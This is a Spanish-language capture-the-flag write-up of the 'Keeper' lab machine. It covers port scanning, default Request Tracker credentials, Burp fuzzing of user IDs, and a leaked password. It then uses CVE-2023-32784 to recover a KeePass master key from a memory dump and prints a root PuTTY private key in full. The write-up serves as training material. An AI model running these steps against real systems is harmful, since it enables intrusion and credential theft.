
Keeper - Writeup

RECONOCIMIENTO - EXPLOTACION


Realizamos un escaneo de puertos con nmap:

```
STATE SERVICE REASON
                                    VERSION
22/tcp open ssh
                    syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKHZRUyrg9VQfKeHHT6CZwQ
   256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
 _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBe5w35/5klFq1zo5vISwwbYSVy1Zzy+K9ZCt0px+go0
                    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
80/tcp open http
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
 http-methods:
  Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Si vamos al puerto 80 podemos ver una URL que nos redirecciona al dominio junto con un subdominio de la maquina victima:




Hacemos click en el link y nos lleva al siguiente panel de login:




El servicio que esta detras se llama 'request tracker'. Voy a buscar las credenciales por defecto de este servicio:



Vamos a probar si son correctas:



Estamos dentro. Vamos a buscar que usuarios se encuentran detras de este servicio web:




Solo nos deja ver informacion del usuario que busquemos en el buscador. Si nos fijamos en el link pone id=14, si fuzzeamos por IDs del 1 al 50 puede que contremos nuevos usuarios. Esto podemos hacerlo con el intrudel del BurpSuite. Capturamos la peticion y ponemos entre "\$" el numero que queremos fuzzear:

```
GET /rt/User/Summary.html?id=§14§ HTTP/1.1
Host: tickets.keeper.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64
Accept:
text/html,application/xhtml+xml,application.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
```

Ahora ordenamos por la longitud de la respuesta para ver que "IDs" podemos visualizar:

Payload	Status code	Response received	Error	Timeout	Length
27	200	145			28554
29	200	155			28539
	200	136			26744
14	200	134			26744
1	200	136			26706
6	200	132			26703
33	200	129			21355
15	200	128			21355
16	200	128			21355

Como podemos ver ha encontrado a 5 usuarios, vamos a ver la configuracion del usuario con id=27:



Vamos a editar la informacion del usuario y vemos una posible contraseña en la descripcion:

```
∧ Comments about this user

New user. Initial password set to Welcome2023!
```

Probamos si podemos acceder por SSH:

```
(kali kali) - [~/Downloads]
$ ssh lnorgaard@10.10.11.227
The authenticity of host '10.10.11.227 (10.10.11.227)' ED25519 key fingerprint is SHA256:hczMXffNW5M3qOppqsTCz
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[f
Warning: Permanently added '10.10.11.227' (ED25519) to
lnorgaard@10.10.11.227's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-gene

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
You have mail.
Last login: Tue Aug 8 11:31:22 2023 from 10.10.14.23
lnorgaard@keeper:~$
```

ESCALADA DE PRIVILEGIOS

Este usuario tiene un archivo ".zip" en el directorio home:

```
lnorgaard@keeper:~$ ls -la
total 85380
drwxr-xr-x 4 lnorgaard lnorgaard
                                   4096 Jul 25 2023 .
drwxr-xr-x 3 root
                      root
                                    4096 May 24 2023 ...
lrwxrwxrwx 1 root
                                    9 May 24 2023 .bash_history
                      root
-rw-r--r-- 1 lnorgaard lnorgaard
                                    220 May 23 2023 .bash_logout
                                   3771 May 23 2023 .bashrc
-rw-r--r-- 1 lnorgaard lnorgaard
                                                2023 .cache
       — 2 lnorgaard lnorgaard
                                   4096 May 24
                                   807 May 23 2023 .profile


    1 Inorgaard Inorgaard

-rw-r--r-- 1 root
                               87391651 Nov 12 00:10
                      root
```

Descomprimimos este archivo y conseguimos estos 2:

```
KeePassDumpFull.dmp
passcodes.kdbx
```

Pasamos los dos a la maquina victima. El archivo "passcodes.kdbx" tiene claves almacenadas, para poder acceder necesitamos la contraseña. Podemos utilizar "keepass2john" para obtener el hash de la contraseña para crackearlo con john pero esta ver no vamos a poder. Como tenemos un archivo llamado "KeePassDumpFull" vamos a buscar vulnerabilidades:




Tenemos un CVE, nos clonamos el siguiente proyecto de github:

https://github.com/mister-turtle/cve-2023-32784


Este CVE lo que hace es recuperar de la memoria del archivo "KeePassDumpFull" la "master key" de keepass.

```
-(kali®kali)-[~/Downloads/cve-2023-32784]
./cve-2023-32784 -d ../KeePassDumpFull.dmp
Possible characters by position
00: {UNKNOWN}
01: j*%<{UNKNOWN}x
02: d
03: g
04: r
05: {UNKNOWN}
06: d
07:
08: m
09: e
10: d
11:
12: f
13: l
14: {UNKNOWN}
15: d
16: e
Possible passphrase:
◆◆dgr◆d med fl◆de
John the ripper mask:
?a?adgr?ad med fl?ade
```

Nos revela parte de la key, por sea caso vamos a buscar en google esta palabra para ver si sale algo que tenga relacion:



Nos sale una posible "master key" vamos a probarla:



Podemos ver la contraseña del usuario root:




Vamos a probarlo pero no funciona:

```
lnorgaard@keeper:~$ su root
Password:
su: Authentication failure
```


En la descripcion de la contraseña podemos ver un archivo que contiene la clave privada que utiliza putty para conectarse sin contraseña, es como la "id rsa" cuando nos conectamos por ssh:

```
PuTTY-User-Key-File-3: ssh-rsa
Encryption: none
Comment: rsa-key-20230519
Public-Lines: 6
AAAAB3NzaC1yc2EAAAADAQABAAABAQCnVqse/hMswGBRQsPsC/EwyxJvc8Wpul/D
8riCZV30ZbfEF09z0PNUn4DisesKB4x1KtqH0l8vPtRRiEzsBbn+mCpBLHBQ+81T
EHTc3ChyRYxk899PKSSqKDxUTZeFJ4FBAXqlxoJdpLHIMvh7ZyJNAy34lfcFC+LM
Cj/c6tQa2laFfqcVJ+2bnR6UrUVRB4thmJca29JAq2p9BkdDGsiH8F8eanlBA1Tu
FVbUt2CenSUPDUAw7wIL56qC28w6q/qhm2LGOxXup6+L0jxGNNtA2zJ38P1FTfZQ
LxFVTWUKT8u8junnLk0kfnM4+bJ8g7MXLqbrtsgr5ywF6Ccxs0Et
Private-Lines: 14
AAABAQCB0dgBvETt8/UFNdG/X2hnXTPZKSzQxxkicDw6VR+1ye/t/dOS2yjbnr6j
oDni1wZdo7hTpJ5ZjdmzwxVCChNlc45cb3hXK3IYHe07psTuGgyYCSZWSGn8ZCih
kmyZTZOV9eq1D6P1uB6AXSKuwc03h97zOoyf6p+xgcYXwkp44/otK4ScF2hEputY
f7n24kvL0WlBQThsiLkKcz3/Cz7BdCkn+Lvf8iyA6VF0p14cFTM9Lsd7t/plLJzT
VkCew1DZuYnYOGQxHYW6WQ4V6rCwpsMSMLD450XJ4zfGLN8aw5KO1/TccbTgWivz
UXjcCAviPpmSXB19UG8JlTpgORyhAAAAgQD2kfhSA+/ASrc04ZlVagCge1Qq8iWs
OxG8eoCMW8DhhbvL6YKAfEvj3xeahXexlVwUOcDXO7Ti0QSV2sUw7E71cvl/ExGz
in6gyp3R4yAaV7PiMtLTgBkgs4AA3rcJZpJb01AZB8TBK91QIZGOswi3/uYrlZ1r
SsGN1FbK/meH9QAAAIEArbz8aWansqPtE+6Ye8Nq3G2R1PYhp5yXpxiE89L87NIV
09ygQ7Aec+C24TOykiwyPaOBlmMe+Nyaxss/gc7o9TnHNPFJ5iRyiXagT4E2WEEa
xHhv1PDdSrE8tB9V8ox1kxBrxAvYIZgceHRFrwPrF823PeNWLC2BNwEId0G76VkA
AACAVWJoksugJOovtA27Bamd7NRPvla4dsMaQeXckVh19/TF8oZMDuJoiGyg6faD
AF9Z7Oehlo1Qt7oqGr8cVLbOT8aLqqbcax9nSKE67n7I5zrfoGynLzYkd3cETnGy
NNkjMjrocfmxfkvuJ7smEFMg7ZywW7CBWKGozgz67tKz9Is=
Private-MAC: b0a0fd2edf4f0e557200121aa673732c9e76750739db05adc3ab65ec34c55cb0
```

Copiamos este archivo, le llamamos id_rsa y lo importamos en Putty:



Nos conectamos con a la maquina victima:



Nos pide el nombre de usuario y estamos dentro:

```
login as: root
Authenticating with public key "rsa-key-20230519"
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64

* Documentation: https://help.ubuntu.com
    * Management: https://landscape.canonical.com
    * Support: https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-l
Internet connection or proxy settings

You have new mail.
Last login: Tue Nov 12 02:12:08 2024 from 10.10.14.11
root@keeper:"#
```

Podemos otorgar permisos SUID a la bash para poder elevar nuestros privilegios con el usuario anterior:

```
lnorgaard@keeper:~$ /bin/bash -p
bash-5.1# whoami
root
```